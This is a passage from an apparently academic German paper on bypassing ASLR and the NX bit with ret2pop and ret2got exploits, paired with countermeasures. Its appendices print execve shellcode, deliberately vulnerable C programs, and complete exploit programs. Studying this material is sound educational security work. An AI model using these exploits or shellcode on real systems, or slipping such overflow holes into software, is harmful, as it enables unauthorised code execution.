


Abbildung 1.5: Stack-Layout eines BCCET-Exploits

Man kann definitiv sagen, dass BCCET eine der am kompliziertesten umzusetzenden Angriffstechniken ist, bei der die Adressen perfekt passen müssen. Um das zu vereinfachen hat der Autor in [Kra05] einen kleinen Overflow-Compiler geschrieben. Die Eingabe sind Sequenzen von Syscalls, Argumente und ein verwundbares Binary. Der Compiler berechnet daraus den zu verwendenden Overflow-String. Damit könnte diese Angriffstechnik durchaus in realistischen Szenarios eingesetzt werden.

1.5.3 Gegenmaßnahmen

Wiederum kann hier ASLR aus Kapitel 1.4.1.2 Abhilfe schaffen, da das „Zusammenschnippeln" der Chuncks mit ASLR erheblich komplizierter wird.

1.6 Smacking ASLR

1.6.1 ret2pop-Exploits

Ein *ret2pop*-Exploit [Mül08] ist eine Angriffstechnik die weitgehend resistent gegen ASLR ist. Die absoluten Adressen werden hier nicht mehr benötigt, alleine die Abstände der interessanten Stack-Bereiche voneinander müssen bekannt sein. Haben wir einen Puffer an Adresse `0xdeadbeef` und die Rücksprungadresse an `0xcafebabe`, sind nicht mehr diese beiden Adressen, sondern nur noch deren Abstand (hier `0xdeadbeef - 0xcafebabe=0x13af0431`) interessant. Bei ASLR werden allerdings die verschiedenen Segmente nur an verschiedenen Stellen eingeblendet, das Layout innerhalb eines Segments bleibt gleich. Wir sollten also mit dem Original-Binary und einem Debugger in der Lage sein die nötigen Offsets heraus zu finden.
Die Idee eines ret2pop-Exploits ist in Abbildung 1.6 zu erkennen, wir brauchen für einen solchen Exploit den folgenden Aufbau:

- Es gibt einen Puffer A, dessen Inhalt wir kontrollieren können
- Es gibt einen Puffer B, den wir überlaufen lassen können
- Es muss ein Pointer auf dem Stack liegen, der auf Puffer A zeigt
- Der Pointer muss höher auf dem Stack liegen (früher ge`PUSH`t) als Puffer B

- Die Rücksprungadresse der aktuellen Funktion muss zwischen Puffer B und dem Pointer liegen

Puffer A und B können auch derselbe Puffer sein, das kommt in der Realität aber seltener vor. Um die Kontrolle des Programmes zu übernehmen, wird zuerst Puffer A mit einem beliebigen Shellcode gefüllt. Anschließend wird Puffer B so lange zum Überlauf gebracht, bis er zuerst die Rücksprungadresse und anschließend sogar den Pointer auf A überschreibt. Der zu schreibende Inhalt ist folgender: Der Anfang spielt keine Rolle, dann folgt ständig die Adresse einer beliebigen `RET`-Instruktion und zwar so lange, bis wir uns 8 Byte (2 Adressen à 32 bit) vor dem Pointer auf A befinden. Dort schreiben wir die Adresse einer beliebigen `POP;␣RET`-Instruktionsfolge und anschließend ein durch das Null-Byte terminiertes Maschinen-Wort. Mit dem Null-Byte sollten die wahrscheinlich genutzten String-Funktionen das Einlesen und somit auch das Überschreiben beenden. In Kapitel 1.9.2 findet sich ein konkretes Beispiel für einen solchen Exploit.




Abbildung 1.6: Stack-Layout eines ret2pop-Exploits

Damit es klar werden kann, was hier getan wird, bedarf es noch einer genaueren Erklärung: Bei einer `RET`-Instruktion wird eine Adresse vom Stack ge`POP`t und dort hingesprungen. Wenn wir, wie oben beschrieben, sehr oft die gleiche Adresse (nämlich die einer `RET`-Instruktion) beginnend bei der Rücksprungadresse der Funktion schreiben wird folgendes passieren: Die Funktion will zurückkehren, wir haben die Rücksprungadresse allerdings überschrieben, es wird also zur `RET`-Instruktion gesprungen, diese `POP`t wieder eine Adresse (schon wieder die der `RET`-Instruktion) und springt dort hin. Oft genug wiederholt führt das dazu, dass wir den Stack beliebig weit nach oben laufen können. Es gibt hierbei keine Beschränkung, außer das irgendwann zu schreibende Null-Byte um das Einlesen zu terminieren. Sobald das Null-Byte später als Adresse gepoppt wird, kommt es zu einem Problem: Es wird eine beliebige Speicheradresse (die mit 0 beginnt) gepoppt und versucht dort hin zu springen. Das Programm wird folglich abstürtzen. Wenn wir zum Abschluss aber die Adresse einer Kombination von einer `POP` und einer `RET`-Instruktion schreiben, wird die zufällige Adresse einfach nur gepoppt und die darauf folgende als neue Rücksprungadresse genutzt. Wenn wir das bis direkt vor den Pointer tun, ist nun der Pointer auf Puffer A die neue Rücksprungadresse und genau dort haben wir unseren Shellcode installiert, der dann zur Ausführung kommt.
Alles was wir für den Exploit wissen müssen, sind die relativen Offsets von Puffer B zur Rücksprungadresse und von der Rücksprungadresse zum Pointer. Diese Informationen kann man mit dem Original-Binary erlangen. Selbst aktiviertes ASLR führt hier zu keinen Problemen, da nur die Segmente an sich verschoben werden, nicht jedoch deren Inhalt.

1.6.2 Gegenmaßnahmen

Die hier vorgestellte Angriffsmethode kann durch die Kombination von ASLR (siehe Kap. 1.4.1.2) und dem NX-Bit (siehe Kap. 1.4.1.3) unterbunden werden.

1.7 Kombination aus ASLR und NX-Bit

1.7.1 ret2got-Exploits

Natürlich ist auch die Kombination von NX-Bit und ASLR kein Allheilmittel gegen Exploits. Eine Möglichkeit diese Barrieren zu überwinden, stellen sogenannte ret2got-Exploits [Mül08] dar, die im folgenden Kapitel näher

beschrieben werden.

Es liegt hier eine für Exploits wirklich ungünstige Situation vor: Wir können uns weder auf Adressen des Stacks verlassen, noch können wir Code injizieren. Allerdings bleiben selbst mit ASLR und dem NX-Bit zwei sehr interessante Regionen im Speicher übrig, die sich bei nicht positionsunabhängiger Kompilierung an festen Adressen befinden: Die GOT (Global Offset Table) und die PLT (Procuedure Linking Table), die wir zuerst genauer betrachten werden.

Die GOT und die PLT (für beides siehe [San06]) werden für das dynamische Linken benötigt und da beinahe jedes Programm dynamisch gelinkt ist, ist die Wahrscheinlichkeit diese beiden Bereiche vorzufinden sehr hoch. Wenn ein Programm eine selbst-definierte Funktion oder eine Funktion einer statisch gelinkten Bibliothek aufrufen möchte, ist das sehr einfach: Beim Aufruf wird ein `CALL␣<Adresse-der-Funktion>` ausgeführt und bei nicht positionsunabhängig compiliertem Code ist diese Adresse fest. Bei dynamisch gelinkten Bibliotheken ist das ganze natürlich viel komplizierter: Die Adressen können nicht fest sein, weil sich sonst zwei verschiedene Bibliotheken in die Quere kommen könnten.




Abbildung 1.7: PLT und GOT

Um trotzdem eine dynamisch gelinkte Funktion aufrufen zu können, wird die PLT benutzt: Jede Funktion, die im Programm benutzt wird, erhält einen Eintrag in der PLT (fest ins Binary eincompiliert), welcher einen Sprung zu einer in der GOT pro Funktion definierten Adresse enthält (siehe Abbildung 1.7). Beim ersten Aufruf dieser Funktion zeigt die Adresse in der GOT noch an die auf den Sprungbefehl in der PLT folgende Adresse. An dieser Stelle befindet sich Code, der mit Hilfe des dynamischen Linkers die Adresse der spezifischen Funktion in der Bibliothek findet, in die GOT schreibt und die Funktion schließlich ausführt. Danach steht im GOT einfach die Adresse der dynamisch gelinkten Funktion und ab dem zweiten Aufruf wird der von der PLT ausgelöste Sprung dann direkt die Funktion aufrufen.

PLT und GOT sind nicht zusammengelegt, weil die PLT Code enthält und folglich ausführbar aber nicht schreibbar ist. Die GOT enthält im Gegensatz dazu jedoch Daten, ist also schreibbar und nicht ausführbar. Die GOT muss schreibbar sein, damit sich der oben erwähnte Code die Adresse der Funktion merken kann. Ab dem zweiten Aufruf wird dann direkt dort hingesprungen (siehe Abbildung 1.7). Würde man das nicht tun, würde jeder Aufruf einer Funktion aus einer dynamischen Bibliothek einen großen Mehraufwand bedeuten.

Das interessante daran ist, dass es durch gezieltes Überschreiben der Adresse in der GOT möglich ist Bibliotheksfunktionen auf andere umzubiegen. Im Normalfall versucht man die `printf()`- auf die `system()`-Funktion umzubiegen, um alles was eigentlich ausgegeben werden soll direkt im System als Shell-Befehl auszuführen.

Um das auszunutzen zu können, muss in einem Exploit also die Sprungadresse der `printf()`-Funktion auf die der `system()`-Funktion abgeändert werden. Dazu wird am einfachsten die Adresse der `printf()`-Funktion (variabel ab dem zweiten Aufruf) in der GOT (statisch) auf die Adresse der der dynamischen Ladefunktion der `system()`-Funktion (statisch) gesetzt.

Auf die konkrete Methode, die genutzt wird um den Eintrag zu ändern, soll hier nicht weiter eingegangen werden. Denkbar wären hier sowohl eine Format-String-Attacke (Kaptitel 1.4.2.1), als auch ein Pointer auf dem Stack, der zuerst durch einen normalen Buffer-Overflow überschrieben und später vom Programm dereferenziert und beschrieben wird. Das Beispiel in Kapitel 1.9.3 nutzt das Überschrieben eines Pointers.

1.7.2 Gegenmaßnahmen

Zusätzlich zu ASLR (Kap. 1.4.1.2), dem NX-Bit (Kap. 1.4.1.3) sollten noch Stacküberwachung (Kap. 1.4.1.4) und positionsunabhängiger Code verwendet werden. Eine ganz andere und in vielen Fällen viel einfachere Möglichkeit ist es eine Programmiersprache einzusetzen, die das Überschreiben von Puffern nicht erlaubt. Beispiele dafür sind zahlreich: Java, Haskell, Python, Ruby, Perl, C#, ...

1.8 Fazit

Wenn die Möglichkeit einer anderen Programmiersprache als C/C++ nicht besteht, wird es wahrscheinlich auf jedem System irgend eine Technik geben, die es erlaubt, einen Exploit zu entwickeln. Es ist und bleibt ein ständiges Rennen zwischen Versuchen, gewisse Angriffstechniken harmlos zu machen und die vorhandenen Schutzmaßnahmen wieder zu umgehen. Auch der Wechsel der Programmiersprache bringt keine absolute Sicherheit, es sind dann andere Arten von Sicherheitslücken möglich. Anstatt Buffer-Overflows sind dann beispielsweise SQL-Injections oder ähnliches denkbar. Deshalb bleiben in der Realität nur gewissenhafte Code Reviews, die man auch erfolgreich durch sogenannte statische Quelltext Scanner unterstützen kann, welche häufig vorkommende Sicherheitslücken schon am Quelltext erkennen können.

1.9 Anlagen

1.9.1 Beispiel Shellcode mit Erklärung

```
 1 jmp short       gimme_address     ; jump to label 'gimme_address'
 2
 3 start:
 4
 5 pop             esi               ; esi is now the address of our string
 6 xor             eax, eax          ; eax := 0
 7 mov byte        [esi + 7], al     ; write 0 byte to where the '#' has been
 8 lea             ebx, [esi]        ; ebx := &esi (ebx now points to /bin/sh)
 9 mov long        [esi + 8], ebx    ; copy '/bin' to where 'AAAA' has been
10 mov long        [esi + 12], eax   ; copy '/sh\0' to where 'BBBB' has been
11 mov byte        al, 0xb           ; choose syscall execve (no. 0xb==11)
12 mov             ebx, esi          ; set syscall argument 1 (/bin/sh)
13 lea             ecx, [esi + 8]    ; set syscall argument 2 (/bin/sh)
14 lea             edx, [esi + 12]   ; last argument is a pointer to null
15 int             0x80              ; launch syscall
16
17 gimme_address:
18 call            start             ; Call 'start', return address gets pushed to stack!
19
20 db              '/bin/sh#AAAABBBB'; our 'return address' a.k.a. string table ;-)
```

Dieser Shellcode stammt von [Zil02] und wurde nur marginal verändert.
Im Folgenden eine Erklärung der Funktionsweise: Anfangs springt der Code an das Label `gimme_address`, dort wird das Label `start` als Subroutine aufgerufen (kein direkter Sprung!). `start` wird als Subroutine aufgerufen, weil dann die auf das Aufrufen der Subroutine folgende Adresse als Rücksprungadresse auf den Stack gepusht wird. Normalerweise möchte man nämlich aus der Subroutine durch eine `RET`-Instruktion wieder zum Aufrufpunkt zurückkehren. Die auf den Subroutinenaufruf folgende Adresse enthält aber den String `/bin/sh#AAAABBBB` welcher später noch von großem Interesse sein wird. Um diese Adresse zu sichern, wird sie dann in das Register `esi` geschrieben. Anschließend das `#`-Zeichen in unserem String auf `0` gesetzt und `AAAABBBB` durch `/bin/sh` gefolgt von einem Null-Byte ersetzt, so dass der Inhalt unseres Strings in C-Notation jetzt folgender ist: `/bin/sh\0/bin/sh\0`.
Eine der Möglichkeiten Syscalls unter Linux auf x86 aufzurufen ist die Syscall-Nummer in das Register `eax` zu schreiben und die Parameter in den nächsten Registern `ebx`, `ecx` und `edx` abzulegen. Wir werden hier diese Variante wählen, weil sie sehr einfach und portabel ist.
Nun wird versucht den `execve`-Syscall aufzurufen, die ersten Parameter sind jeweils Pointer auf die Strings `/bin/sh\0`, der letzte Parameter einfach Null. Der Code entspricht ungefähr dem C-Aufruf `execve("/bin/sh", "/bin/sh", NULL);`, was uns eine Shell hervorbringen wird, sobald der Code zur Ausführung kommt.

1.9.2 Beispiel eines ret2pop-Exploits




Abbildung 1.8: Stack-Layout nach dem hier vorgestellten ret2pop-Exploit

1.9.2.1 Das verwundbare Programm

```
1 #include <stdio.h>
2 #include <string.h>
```

```
 3
 4 #define BUFSIZE 8
 5
 6 char testbuf[256];
 7
 8 void test(char *s) {
 9     char buffer[BUFSIZE];
10
11     memset(buffer, 0, BUFSIZE);
12     strcpy(buffer, s);
13 }
14
15 int main(int argc, char **argv) {
16     char *arg = testbuf;
17     long a = 0; //DUMMY
18     long b = 1; //DUMMY
19     long c = 2; //DUMMY
20     long d = 3; //DUMMY
21     a++; b++; c++; d++; //DUMMY
22
23     if(strlen(argv[1]) < 255) {
24         strcpy(testbuf, argv[1]);
25     } else {
26         printf("ERROR: first argument too long!\n");
27         exit(1);
28     }
29
30     printf("argc = %d\n", argc);
31     printf("argv at %p\n", argv);
32     printf("argv[1] at %p\n", argv[1]);
33     printf("argv[2] at %p\n", argv[2]);
34     printf("arg     at %p\n", arg);
35
36     test(argv[2]);
37
38     return 0;
39 }
```

1.9.2.2 Der passende Exploit

```
 1 #include <stdio.h>
 2 #include <string.h>
 3 #include <stdlib.h>
 4
 5 #define BUFSIZE 8
 6 #define OVERFLOWSIZE 40
 7 #define POPRET 0x80486c8
 8 #define RET 0x80486c9
 9 #define MACHINE_WORD long
10
11 int main(int argc, char **argv) {
12     unsigned int i;
13     const size_t buf_size = BUFSIZE+OVERFLOWSIZE;
14     char *buf = (char *)malloc(buf_size);
15     MACHINE_WORD *l_ptr = 0;
16
```

```
17      for(i=0; i<buf_size; i+=sizeof(MACHINE_WORD)) {
18          l_ptr = buf+i;
19          (*l_ptr) = RET;
20      }
21
22      l_ptr = buf+buf_size-sizeof(MACHINE_WORD);
23      (*l_ptr) = 0;
24
25      l_ptr = buf+buf_size-2*sizeof(MACHINE_WORD);
26      (*l_ptr) = POPRET;
27
28      printf("%s", buf);
29
30      return 0;
31  }
```

1.9.3 Beispiel eines ret2got-Exploits




Abbildung 1.9: Stack-Layout nach dem hier vorgestellten ret2got-Exploit

1.9.3.1 Das verwundbare Programm

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
```

```
 4
 5 void dummy_function() {
 6     system("DUMMY");
 7 }
 8
 9 int main(int argc, char **argv) {
10     char *buf_ptr = 0;
11     char buf[256];
12     void *ptr;
13
14     memset(buf, 0xff, 256);
15
16     buf_ptr = buf;
17
18     if(argc != 3) {
19         printf("ERROR: 2 arguments, please!\n");
20         return 1;
21     }
22
23     printf("Hello World! %d\n", 007);
24
25     strcpy(buf_ptr, argv[1]); //hiermit wird buf_ptr umgebogen
26     strcpy(buf_ptr, argv[2]); //hiermit das Ziel von buf_ptr beschriben
27     printf("You told me %s and %s!\n", argv[1], argv[2]);
28     printf("Goodbye, World!\n");
29
30     return 0;
31 }
```

1.9.3.2 Der passende Exploit

```
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4 #define BUFFER_SIZE 260
 5 #define BUFFER_LEN 256
 6 #define BUFFER_PTR_OFFSET 64
 7 #define PRINTF_PLT_ENTRY 0x080497e8 //objdump --dynamic-reloc ./ret2got_vuln | grep printf
 8
 9 /*
10  * $ gdb ret2got_vuln
11  * GNU gdb (GDB) 7.0-debian
12  * Copyright (C) 2009 Free Software Foundation, Inc.
13  * License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
14  * This is free software: you are free to change and redistribute it.
15  * There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
16  * and "show warranty" for details.
17  * This GDB was configured as "i486-linux-gnu".
18  * For bug reporting instructions, please see:
19  * <http://www.gnu.org/software/gdb/bugs/>...
20  * Reading symbols from
21  * /home/weissi/devel/learn/shellcode/ret2got/ret2got_vuln...done.
22  * (gdb) disassemble dummy_function
23  * Dump of assembler code for function dummy_function:
24  * 0x080484f4 <dummy_function+0>:dummy_functionpush   %ebp
25  * 0x080484f5 <dummy_function+1>:dummy_functionmov    %esp,%ebp
```

```
26  * 0x080484f7 <dummy_function+3>:dummy_functionsub    $0x8,%esp
27  * 0x080484fa <dummy_function+6>:dummy_functionmovl   $0x8048860,(%esp)
28  * 0x08048501 <dummy_function+13>: call   0x80483d0 <system@plt>
29  * 0x08048506 <dummy_function+18>: leave
30  * 0x08048507 <dummy_function+19>: ret
31  * End of assembler dump.
32  * (gdb) x/i 0x80483d0
33  * 0x80483d0 <system@plt>:pltjmp    *0x8049a2c
34  * (gdb) x/x 0x8049a2c
35  * 0x8049a2c <_GLOBAL_OFFSET_TABLE_+16>:  0x080483d6
36  *                                        ^^^^^^^^^^
37  */
38 #define SYSTEM_GOT_ENTRY                  0x08048382
39
40 #define SHELL_SHELLCODE "; ./You; fortune > /tmp/out; ./You; ./You;"
41
42 void usage(char *prog) {
43     fprintf(stderr, "ERROR: Usage: %s set_ptr|fix_got\n", prog);
44 }
45
46 int main(int argc, char **argv) {
47     char code[BUFFER_SIZE];
48     int *ptr;
49
50     if(argc != 2) {
51         usage(argv[0]);
52         return 1;
53     }
54
55     if(0 == strcmp("set_ptr", argv[1])) {
56         //Overflow um den Pointer zu überschrieben
57         memset(code, 0xff, BUFFER_SIZE);
58         memcpy(code, SHELL_SHELLCODE, strlen(SHELL_SHELLCODE));
59         ptr = code;
60         ptr += BUFFER_PTR_OFFSET;
61         *ptr = PRINTF_PLT_ENTRY;
62     } else if(0 == strcmp("fix_got", argv[1])) {
63         //Beschreiben der Zieladresse des umgeschrieben Pointers
64         memset(code, 0, BUFFER_SIZE);
65         ptr = code;
66         *ptr = SYSTEM_GOT_ENTRY;
67     } else {
68         usage(argv[0]);
69         return 1;
70     }
71
72     fprintf(stderr, "Exploit length: %d\n", strlen(code));
73     printf("%s", code);
74
75     return 0;
76 }
```

Literaturverzeichnis

[Ale96] Aleph One: Smashing the Stack for Fun and Profit. In: *Phrack Magazine* Issue 49 (1996), November

[And72] Anderson, James P.: Computer Security Technology Planning Study / The MITRE Corporation, Air Force Electronic Systems Division, Hanscom AFB. 1972 (ESD-TR-73-51). – Forschungsbericht. – 60–61 S. http://csrc.nist.gov/publications/history/ande72.pdf

[App] Apple Inc. *MacOS X Security Features*

[CPM+98] Cowan, Crispan ; Pu, Calton ; Maier, Dave ; Walpole, Jonathan ; Bakke, Peat ; Beattie, Steve ; Grier, Aaron ; Wagle, Perry ; Zhang, Qian ; Hinton, Heather: StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In: *Proceedings of the 7th USENIX Security Conference*. San Antonio, Texas : Department of Computer Science and Engineering, Oregon Graduate Institute of Science and Technology, Januar 1998, S. 63–78

[How06] Howard, Michael. *Address Space Layout Randomization in Windows Vista*. May 2006

[IBM] IBM: *ProPolice*. – http://www.research.ibm.com/trl/projects/security/ssp/

[Kra05] Krahmer, Sebastian: x86-64 Buffer Overflow Exploits and the Borrowed Code Chunks Exploitation Technique. (2005), Semtember. – http://www.suse.de/~krahmer/no-nx.pdf

[Met] Metasploit Project: *Metasploit Project*. – http://www.metasploit.com

[Mic08] Microsoft Corporation: *Visual C++ Compiler Options, /GS (Buffer Security Check)*. 2008. – http://msdn.microsoft.com/en-us/library/8dbf701c.aspx

[Mül08] Müller, Tilo: *ASLR Smack & Laugh Reference*. Februar 2008. – http://www-users.rwth-aachen.de/Tilo.Mueller/ASLRpaper.pdf

[Ner01] Nergal: Advanced return-into-lib(c) exploits (PaX case study). In: *Phrack Magazine* Issue 58 (2001), December

[NIS10] NIST Computer Security Division: *National Vulnerability Database*. February 2010. – http://web.nvd.nist.gov/view/vuln/statistics, Kategorie „Buffer Errors"

[PaX05] PaX Team: *PaX Dokumentation*. 2005. – http://pax.grsecurity.net/docs/

[POS] POSIX consortium. *printf() man page*

[San06] Santosa, Mulyadi: Understanding ELF using readelf and objdump. (2006), June

[scu01] scut / team teso: Exploiting Format String Vulnerabilities. (2001), September

[Tyl02] Tyler Durden: Bypassing PaX ASLR protection. In: *Phrack Magazine* Issue 59 (2002), Juli

[Wik09a] Wikipedia: *Address space layout randomization — Wikipedia, The Free Encyclopedia*. 2009. – [Online; accessed 13-November-2009]

[Wik09b] Wikipedia: *Physical Address Extension — Wikipedia, The Free Encyclopedia*. 2009. – [Online; accessed 13-November-2009]

[Wil02] Wilander, John: *Security Intrusions and Intrusion Prevention*, Linköpings Universität, Schweden, Diplomarbeit, April 2002

[Zil02] Zillion: *Writing Shellcode*. April 2002. – http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html